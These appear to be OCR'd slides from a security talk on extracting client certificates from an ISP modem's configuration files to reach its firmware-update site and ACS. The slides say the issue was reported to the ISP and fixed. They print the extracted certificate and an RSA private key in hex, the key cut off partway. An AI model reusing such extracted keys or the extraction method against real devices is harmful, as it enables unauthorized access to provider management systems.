
- Firmware updates are downloaded from jrms.zon.pt website.
- Requires a client certificate.
- Must be somewhere in the modem since it connects to the updates website.

Remote Updates


- Certificates are embedded in the configuration files.
- We can extract them.
- And now we are able to access the updates website and the ACS.
  - Had a chat with NOS and it’s fixed.

Remote Updates

- Just copy and paste the contents directly into an hex-editor (into the hex window not the text window).




```
(cert(2d2d2d2d2d424547494e2043455254494649434154452d2d2d2d2d0a4d494943316a43434162366741774942416749454f485861737a414e42676b71686b69473977304241515546414441674d5173774351594
45651514745774a560a557a45524d4138474131554541784d49536e56755a323867513045774868634e4d544d774f5441794d4441794f5451335768634e4d7a4d774f4449344d4441790a4f545133576a416a4d517377
435159445651514745774a56557a45554d4249474131554541784d4c656d3975614856694c6d687662575577675a38774451594a0a4b6f5a496876634e4151454242514144675930414d49474a416f4742414c4c4a306
13366626a62634a447a57743575414343586e596b41744d2b784a446c6a760a4348614567566a4f634730646d6c35716538784e6a685a4572643672485868724b7949364a4f54484e5a64614245636b39534167377374
346177654e4d46664d0a6e56414a544639334b677464315a4b3170427a4e416f76744a4e45487433522f4d535644674268556b586b5a6a34426d465764423133794b65327974376835780a636468797751434e41674d4
24141476a675a6777675a5577444159445652305442415577417749424254417842674e56485355454b6a416f42676772426745460a42516344416759494b7759424251554841774d47434373474151554642774d4542
67677242674546425163444154412f42676c67686b674268766843415130450a4d685977536e56755a3238675433426c626c4a4849464279623252315933527a494564796233567749484e305957356b59584a6b49474
e6c636e52705a6d6c6a0a5958526c4d42454743574347534147472b45494241515145417749437844414e42676b71686b6947397730424151554641414f434151454169376e4a4670566f0a566f6c6c7933614b707841
71563562615a5272444259444442794369425949765054647064794133726837436f784a624a7252556646702b4e3472437371462b0a434e7471304470736652433249645667674f6a48646441626a354a572b2f62547
548657838305a4f753733456b43383944562f77462f6a38336a3276377677490a6e7354783651724f365836722f3347776a4d49394866533169366356517366 4b69654a333247553762554d596241696632344e306a68
33637675786252506b6e0a6c52544e38334c315243303547447862627131455757545945494c706a42634f743177394a754550345177475a65614c465356394f7070526b6e306a2f466b360a307579756644734b77566
8786b6c4d4d795635304d6d4a346741785966696c5255724d6a51354a78625a4a726749487752696a56614e784f776a7957585651680a55326b42524476335236556375513
d3d0a2d2d2d2d2d454e442043455254494649434154452d2d2d2d2d0a))
```




```
000  2D 2D 2D 2D 2D 42 45 47 49 4E 20 43 45 52 54 49 46 49 43 41 54 45 2D 2D 2D 2D 2D 0A 4D 49 49 43 31 6A 43 43 41   -----BEGIN CERTIFICATE-----.MIIC1jCCA
025  62 36 67 41 77 49 42 41 67 49 45 4F 48 58 61 73 7A 41 4E 42 67 6B 71 68 6B 69 47 39 77 30 42 41 51 55 46 41 44   b6gAwIBAgIEOHXaszANBgkqhkiG9w0BAQUFAD
04A  41 67 4D 51 73 77 43 51 59 44 56 51 51 47 45 77 4A 56 0A 55 7A 45 52 4D 41 38 47 41 31 55 45 41 78 4D 49 53 6E   AgMQswCQYDVQQGEwJV.UzERMA8GA1UEAxMISn
06F  56 75 5A 32 38 67 51 30 45 77 48 68 63 4E 4D 54 4D 77 4F 54 41 79 4D 44 41 79 4F 54 51 33 57 68 63 4E 4D 7A 4D   VuZ28gQ0EwHhcNMTMwOTAyMDAyOTQ3WhcNMzM
094  77 4F 44 49 34 4D 44 41 79 0A 4F 54 51 33 57 6A 41 6A 4D 51 73 77 43 51 59 44 56 51 51 47 45 77 4A 56 55 7A 45   wODI4MDAy.OTQ3WjAjMQswCQYDVQQGEwJVUzE
0B9  55 4D 42 49 47 41 31 55 45 41 78 4D 4C 65 6D 39 75 61 48 56 69 4C 6D 68 76 62 57 55 77 67 5A 38 77 44 51 59 4A   UMBIGA1UEAxMLem9uaHViLmhvbWUwgZ8wDQYJ
0DE  0A 4B 6F 5A 49 68 76 63 4E 41 51 45 42 42 51 41 44 67 59 30 41 4D 49 47 4A 41 6F 47 42 41 4C 4C 4A 30 61 33 66   .KoZIhvcNAQEBBQADgY0AMIGJAoGBALLJ0a3f
103  62 6A 62 63 4A 44 7A 57 74 35 75 41 43 43 58 6E 59 6B 41 74 4D 2B 78 4A 44 6C 6A 76 0A 43 48 61 45 67 56 6A 4F   bjbcJDzWt5uACCXnYkAtM+xJDljv.CHaEgVjO
128  63 47 30 64 6D 6C 35 71 65 38 78 4E 6A 68 5A 45 72 64 36 72 48 58 68 72 4B 79 49 36 4A 4F 54 48 4E 5A 64 61 42   cG0dml5qe8xNjhZErd6rHXhrKyI6JOTHNZdaB
14D  45 63 6B 39 53 41 67 37 73 74 34 61 77 65 4E 4D 46 66 4D 0A 6E 56 41 4A 54 46 39 33 4B 67 74 64 31 5A 4B 31 70   Eck9SAg7st4aweNMFfM.nVAJTF93Kgtd1ZK1p
172  42 7A 4E 41 6F 76 74 4A 4E 45 48 74 33 52 2F 4D 53 56 44 67 42 68 55 6B 58 6B 5A 6A 34 42 6D 46 57 64 42 31 33   BzNAovtJNEHt3R/MSVDgBhUkXkZj4BmFWdB13
197  79 4B 65 32 79 74 37 68 35 78 0A 63 64 68 79 77 51 43 4E 41 67 4D 42 41 41 47 6A 67 5A 67 77 67 5A 55 77 44 41   yKe2yt7h5x.cdhywQCNAgMBAAGjgZgwgZUwDA
1BC  59 44 56 52 30 54 42 41 55 77 41 77 49 42 42 54 41 78 42 67 4E 56 48 53 55 45 4B 6A 41 6F 42 67 67 72 42 67 45   YDVR0TBAUwAwIBBTAxBgNVHSUEKjAoBggrBgE
1E1  46 0A 42 51 63 44 41 67 59 49 4B 77 59 42 42 51 55 48 41 77 4D 47 43 43 73 47 41 51 55 46 42 77 4D 45 42 67 67   F.BQcDAgYIKwYBBQUHAwMGCCsGAQUFBwMEBgg
206  72 42 67 45 46 42 51 63 44 41 54 41 2F 42 67 6C 67 68 6B 67 42 68 76 68 43 41 51 30 45 0A 4D 68 59 77 53 6E 56   rBgEFBQcDATA/BglghkgBhvhCAQ0E.MhYwSnV
22B  75 5A 32 38 67 54 33 42 6C 62 6C 4A 48 49 46 42 79 62 32 52 31 59 33 52 7A 49 45 64 79 62 33 56 77 49 48 4E 30   uZ28gT3BlblJHIFByb2R1Y3RzIEdyb3VwIHN0
250  59 57 35 6B 59 58 4A 6B 49 47 4E 6C 63 6E 52 70 5A 6D 6C 6A 0A 59 58 52 6C 4D 42 45 47 43 57 43 47 53 41 47 47   YW5kYXJkIGNlcnRpZmlj.YXRlMBEGCWCGSAGG
275  2B 45 49 42 41 51 51 45 41 77 49 43 78 44 41 4E 42 67 6B 71 68 6B 69 47 39 77 30 42 41 51 55 46 41 41 4F 43 41   +EIBAQQEAwICxDANBgkqhkiG9w0BAQUFAAOCA
29A  51 45 41 69 37 6E 4A 46 70 56 6F 0A 56 6F 6C 6C 79 33 61 4B 70 78 41 71 56 35 62 61 5A 52 72 44 42 59 44 44 42   QEAi7nJFpVo.Volly3aKpxAqV5baZRrDBYDDB
2BF  79 43 69 42 59 49 76 50 54 70 64 70 79 41 33 72 68 37 43 6F 78 4A 62 4A 72 52 55 66 46 70 2B 4E 34 72 43 73 71   yCiBYIvPTpdpyA3rh7CoxJbJrRUfFp+N4rCsq
2E4  46 2B 0A 43 4E 74 71 30 44 70 73 66 52 43 32 49 64 56 67 67 4F 6A 48 64 64 41 62 6A 35 4A 57 2B 2F 62 54 75 48   F+.CNtq0DpsfRC2IdVggOjHddAbj5JW+/bTuH
309  65 78 38 30 5A 4F 75 37 33 45 6B 43 38 39 44 56 2F 77 46 2F 6A 38 33 6A 32 76 37 76 77 49 0A 6E 73 54 78 36 51   ex80ZOu73EkC89DV/wF/j83j2v7vwI.nsTx6Q
32E  72 4F 36 58 36 72 2F 33 47 77 6A 4D 49 39 48 66 53 31 69 36 63 56 51 73 66 4B 69 65 4A 33 32 47 55 37 62 55 4D   rO6X6r/3GwjMI9HfS1i6cVQsfKieJ32GU7bUM
353  59 62 41 69 66 32 34 4E 30 6A 68 33 63 76 75 78 62 52 50 6B 6E 0A 6C 52 54 4E 38 33 4C 31 52 43 30 35 47 44 78   YbAif24N0jh3cvuxbRPkn.lRTN83L1RC05GDx
378  62 62 71 31 45 57 57 54 59 45 49 4C 70 6A 42 63 4F 74 31 77 39 4A 75 45 50 34 51 77 47 5A 65 61 4C 46 53 56 39   bbq1EWWTYEILpjBcOt1w9JuEP4QwGZeaLFSV9
39D  4F 70 70 52 6B 6E 30 6A 2F 46 6B 36 0A 30 75 79 75 66 44 73 4B 77 56 68 78 6B 6C 4D 4D 79 56 35 30 4D 6D 4A 34   OppRkn0j/Fk6.0uyufDsKwVhxklMMyV50MmJ4
3C2  67 41 78 59 66 69 6C 52 55 72 4D 6A 51 35 4A 78 62 5A 4A 72 67 49 48 77 52 69 6A 56 61 4E 78 4F 77 6A 79 57 58   gAxYfilRUrMjQ5JxbZJrgIHwRijVaNxOwjyWX
3E7  56 51 68 0A 55 32 6B 42 52 44 76 33 52 36 55 63 75 51 3D 3D 0A 2D 2D 2D 2D 2D 45 4E 44 20 43 45 52 54 49 46 49   VQh.U2kBRDv3R6UcuQ==.-----END CERTIFI
40C  43 41 54 45 2D 2D 2D 2D 2D 0A                                                                                     CATE-----.
```

Type	Value
8 bit signed	
8 bit unsig...	
16 bit signed	
16 bit unsi...	

Hex   Little Endian   Insert   ASCII   Offset: 416   Selection: 0




```
(private(2d2d2d2d2d424547494e205253412050524956415445204b45592d2d2d2d2d0a4d4949435841494241414b4267514379796447743332343233435138317265626741676c35324a414c545073535135593777
6832684946597a6e4274485a70650a616e764d54593457524b336571783134617973694f69546b787a5758576752484a505567494f374c654773486a5442587a4a31514355786664796f4c586457530a746151637a514
b4c3753545242376430667a456c51344159564a463547592b415a68566e51646438696e74737265346563584859637345416a514944415141420a416f474164546f6c4e4b644b5963676f4c6f6675375a4f655242515a
394e427575694151757a6c487945594c64596f755a79314132575669644d7670505371640a416d49614f616d7a4a34634f523739696f5447526d6f42654244423858433661434b7a584964493977622f6a717a3274613
56e7137664d41676c34644f6444660a6d686e546c3963664c7a70473079377861624f33444b4c4a4e42374b4939394475446951353138454a4f70644a7855435151446e36566e324b346f5256492f4f0a4847686e7668
44676755785a4c5a6c486631774b47572f37463978377a436b2f2f794d434467526f58376d597679744536476472532f376666614655423365560a49736c3837486558416b45417856766c44676f6a6d5151464c6e564
1676477466d6433484f63495a53706b747069486434725568506b444147563179364d71700a783354775861702b6a424b415059412b705263587a566e4b2b7a34366d4a497465774a42414b2f557a43474a3531653262
6f584f4968617545367530504d664d0a65382b7172345430766d4e354e7645683352437068386879436b4e3865494a6f52773071792b61644b776c51756a57307036554b5341775157616343514852560a656378767a3
548333237494a3759396569584b73567935467172446459426f6f706d6c6e535951766d4d79613241772b776874505a4178695870766b6e2f45670a736b79514d7a695a734675757a3831316852634351413861735451
626d35364b364b765a776c41715044594b56796f3655494e32747372505a2f6436526758590a3869684e43464447724c4a717849666e4c7867467765355a476f7852576b2b6371366573316763425956303d0a2d2d2d2
d2d454e44205253412050524956415445204b45592d2d2d2d2d0a))
```



```
000  2D 2D 2D 2D 2D 42 45 47 49 4E 20 52 53 41 20 50 52 49 56 41 54 45 20 4B 45 59 2D 2D 2D 2D 2D 0A   -----BEGIN RSA PRIVATE KEY-----.
020  4D 49 49 43 58 41 49 42 41 41 4B 42 67 51 43 79 79 64 47 74 33 32 34 32 33 43 51 38 31 72 65 62   MIICXAIBAAKBgQCyydGt32423CQ81reb
040  67 41 67 6C 35 32 4A 41 4C 54 50 73 53 51 35 59 37 77 68 32 68 49 46 59 7A 6E 42 74 48 5A 70 65   gAgl52JALTPsSQ5Y7wh2hIFYznBtHZpe
060  0A 61 6E 76 4D 54 59 34 57 52 4B 33 65 71 78 31 34 61 79 73 69 4F 69 54 6B 78 7A 57 58 57 67 52   .anvMTY4WRK3eqx14aysiOiTkxzWXWgR
080  48 4A 50 55 67 49 4F 37 4C 65 47 73 48 6A 54 42 58 7A 4A 31 51 43 55 78 66 64 79 6F 4C 58 64 57   HJPUgIO7LeGsHjTBXzJ1QCUxfdyoLXdW
0A0  53 0A 74 61 51 63 7A 51 4B 4C 37 53 54 52 42 37 64 30 66 7A 45 6C 51 34 41 59 56 4A 46 35 47 59   S.taQczQKL7STRB7d0fzElQ4AYVJF5GY
0C0  2B 41 5A 68 56 6E 51 64 64 38 69 6E 74 73 72 65 34 65 63 58 48 59 63 73 45 41 6A 51 49 44 41 51   +AZhVnQdd8intsre4ecXHYcsEAjQIDAQ
0E0  41 42 0A 41 6F 47 41 64 54 6F 6C 4E 4B 64 4B 59 63 67 6F 4C 6F 66 75 37 5A 4F 65 52 42 51 5A 39   AB.AoGAdTolNKdKYcgoLofu7ZOeRBQZ9
100  4E 42 75 75 69 41 51 75 7A 6C 48 79 45 59 4C 64 59 6F 75 5A 79 31 41 32 57 56 69 64 4D 76 70 50   NBuuiAQuzlHyEYLdYouZy1A2WVidMvpP
120  53 71 64 0A 41 6D 49 61 4F 61 6D 7A 4A 34 63 4F 52 37 39 69 6F 54 47 52 6D 6F 42 65 42 44 42 38   Sqd.AmIaOamzJ4cOR79ioTGRmoBeBDB8
140  58 43 36 61 43 4B 7A 58 49 64 49 39 77 62 2F 6A 71 7A 32 74 61 35 6E 71 37 66 4D 41 67 6C 34 64   XC6aCKzXIdI9wb/jqz2ta5nq7fMAgl4d
160  4F 64 44 66 0A 6D 68 6E 54 6C 39 63 66 4C 7A 70 47 30 79 37 78 61 62 4F 33 44 4B 4C 4A 4E 42 37   OdDf.mhnTl9cfLzpG0y7xabO3DKLJNB7
180  4B 49 39 39 44 75 44 69 51 35 31 38 45 4A 4F 70 64 4A 78 55 43 51 51 44 6E 36 56 6E 32 4B 34 6F   KI99DuDiQ518EJOpdJxUCQQDn6Vn2K4o
1A0  52 56 49 2F 4F 0A 48 47 68 6E 76 68 44 67 67 55 78 5A 4C 5A 6C 48 66 31 77 4B 47 57 2F 37 46 39   RVI/O.HGhnvhDggUxZLZlHf1wKGW/7F9
1C0  78 37 7A 43 6B 2F 2F 79 4D 43 44 67 52 6F 58 37 6D 59 76 79 74 45 36 47 64 72 53 2F 37 37 66 61   x7zCk//yMCDgRoX7mYvytE6GdrS/77fa
1E0  46 55 42 33 65 56 0A 49 73 6C 38 37 48 65 58 41 6B 45 41 78 56 76 6C 44 67 6F 6A 6D 51 51 46 4C   FUB3eV.Isl87HeXAkEAxVvlDgojmQQFL
200  6E 56 41 67 64 77 46 6D 64 33 48 4F 63 49 5A 53 70 6B 74 70 69 48 64 34 72 55 68 50 6B 44 41 47   nVAgdwFmd3HOcIZSpktpiHd4rUhPkDAG
220  56 31 79 36 4D 71 70 0A 78 33 54 77 58 61 70 2B 6A 42 4B 41 50 59 41 2B 70 52 63 58 7A 56 6E 4B   V1y6Mqp.x3TwXap+jBKAPYA+pRcXzVnK
240  2B 7A 34 36 6D 4A 49 74 65 77 4A 42 41 4B 2F 55 7A 43 47 4A 35 31 65 32 62 6F 58 4F 49 68 61 75   +z46mJItewJBAK/UzCGJ51e2boXOIhau
260  45 36 75 30 50 4D 66 4D 0A 65 38 2B 71 72 34 54 30 76 6D 4E 35 4E 76 45 68 33 52 43 70 68 38 68   E6u0PMfM.e8+qr4T0vmN5NvEh3RCph8h
280  79 43 6B 4E 38 65 49 4A 6F 52 77 30 71 79 2B 61 64 4B 77 6C 51 75 6A 57 30 70 36 55 4B 53 41 77   yCkN8eIJoRw0qy+adKwlQujW0p6UKSAw
2A0  51 57 61 63 43 51 48 52 56 0A 65 63 78 76 7A 35 48 33 32 37 49 4A 37 59 39 65 69 58 4B 73 56 79   QWacCQHRV.ecxvz5H327IJ7Y9eiXKsVy
